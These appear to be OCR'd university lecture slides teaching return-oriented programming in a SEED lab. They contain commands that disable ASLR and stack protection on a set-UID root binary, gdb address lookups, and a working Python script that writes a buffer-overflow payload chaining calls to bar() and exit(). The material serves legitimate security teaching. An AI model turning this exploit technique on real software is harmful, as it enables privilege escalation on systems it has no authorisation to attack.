RETURN ORIENTED PROGRAMMING

CS-5156/CS-6056: SECURITY VULNERABILITY ASSESSMENT (SPRING 2025)
LECTURE 11

Overview

- In the **return-to-libc** attack, we can **only chain two functions** together
  e.g., system() and exit()
  execv() and exit()
- The technique can be **generalized**:
  - Chain many **functions** together [Neural, **2001**]
  - Chain **blocks of code** together [Shacham, **2007**]
- The generalized technique is called **Return-Oriented Programming (ROP)**

Attack Setup


- Disable all countermeasures except **non-executable stack**
- Convert program to a **SET-UID** program
- Export the environment variable **MYSHELL**
- Create an **empty file** containing no attack string
- **Run** the vulnerable program

```
seed@VM:~/.../lecture11$ gcc -m32 -fno-stack-protector -z execstack -o stack_rop stack_rop.c
seed@VM:~/.../lecture11$ sudo chown root stack_rop
seed@VM:~/.../lecture11$ sudo chmod u+s stack_rop
seed@VM:~/.../lecture11$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
seed@VM:~/.../lecture11$ export MYSHELL="/bin/sh"
seed@VM:~/.../lecture11$ rm badfile
seed@VM:~/.../lecture11$ touch badfile
seed@VM:~/.../lecture11$ ./stack_rop
The '/bin/sh' string's address: 0xffffd496
Address of buffer[]:  0xffffc968
Frame Pointer value:  0xffffc9d8
Returned Properly
seed@VM:~/.../lecture11$
```

Recall: Memory Map to Understand `system()` Argument

vul_func() == foo()
in our example

Notice the new ebp (**system's ebp**) is **4 bytes higher** than the older ebp (**foo's ebp**)



(a) inside `vul_func()` right at strcpy line


(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue

Chaining Function Calls (**without** Arguments)

- We see that when vul_func (i.e., foo()) returns and the code jumps to system(), the new ebp (system's ebp) is 4 bytes higher than the old ebp (vul_func's ebp) Assume foo's ebp = X, then system's **ebp = X + 4**
- This can be **generalized** to multiple function calls
  bar() has no arguments and we want to call it multiple times

```
void bar()
{
  static int i = 0;
  printf("The function bar() is invoked %d times!\n", ++i);
}
```



Chaining Function Calls (**without** Arguments)

- **Find addresses of bar and exit** inside gdb

```
seed@VM:~/.../lecture11$ gcc -m32 -g -fno-stack-protector -z execstack -o stack_rop stack_rop.c
seed@VM:~/.../lecture11$ gdb stack_rop
```

```
gdb-peda$ b main
Breakpoint 1 at 0x1347: file stack_rop.c, line 38.
gdb-peda$ run
```

```
Breakpoint 1, main (argc=0x1, argv=0xffffd254) at stack_rop.c:38
38      {
gdb-peda$ p bar
$1 = {void ()} 0x565562d0 <bar>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

Chaining Function Calls (**without** Arguments)

- Modify **chain_noarg.py** to include those **addresses**

```
#!/usr/bin/python3
import sys

def tobytes (value):
   return (value).to_bytes(4,byteorder='little')

bar_addr   = 0x565562d0  # Address of bar()
exit_addr  = 0xf7e04f80  # Address of exit()

content = bytearray(0xaa for i in range(112))
content += tobytes(0xFFFFFFFF)  # This value is not important here.
for i in range(10):
   content += tobytes(bar_addr)

# Invoke exit() to exit gracefully at the end
content += tobytes(exit_addr)

# Write the content to a file
with open("badfile", "wb") as f:
  f.write(content)
```


Same distance as in previous lecture

Chaining Function Calls (**without** Arguments)

- **Create** attack file "**badfile**" and **run** attack

```
seed@VM:~/.../lecture11$ ./chain_noarg.py
seed@VM:~/.../lecture11$ ./stack_rop
Address of buffer[]:  0xffffc978
Frame Pointer value:  0xffffc9e8
The function bar() is invoked 1 times!
The function bar() is invoked 2 times!
The function bar() is invoked 3 times!
The function bar() is invoked 4 times!
The function bar() is invoked 5 times!
The function bar() is invoked 6 times!
The function bar() is invoked 7 times!
The function bar() is invoked 8 times!
The function bar() is invoked 9 times!
The function bar() is invoked 10 times!
seed@VM:~/.../lecture11$
```


Recall: Flow Chart to understand `system()` argument



Recall: Memory Map to Understand `system()` Argument

*vul_func() == **foo()***
in our example

Notice the new ebp (**system's ebp**) is **4 bytes higher** than the older ebp (**foo's ebp**)



(a) inside `vul_func()` right at strcpy line


(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue

Recall: Alternative Explanation

vul_func() == foo()
in our example

Override the return address located at current function foo's ebp + 4 with address of system




(a) inside `vul_func()` right at strcpy line

(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue

Recall: Alternative Explanation

vul_func() == foo()
in our example




(a) inside `vul_func()` right at strcpy line

(b) right after return from `vul_func()`: after running its function epilogue

(c) inside `system()`: after running its function prologue

Recall: Alternative Explanation

vul_func() == foo()
in our example



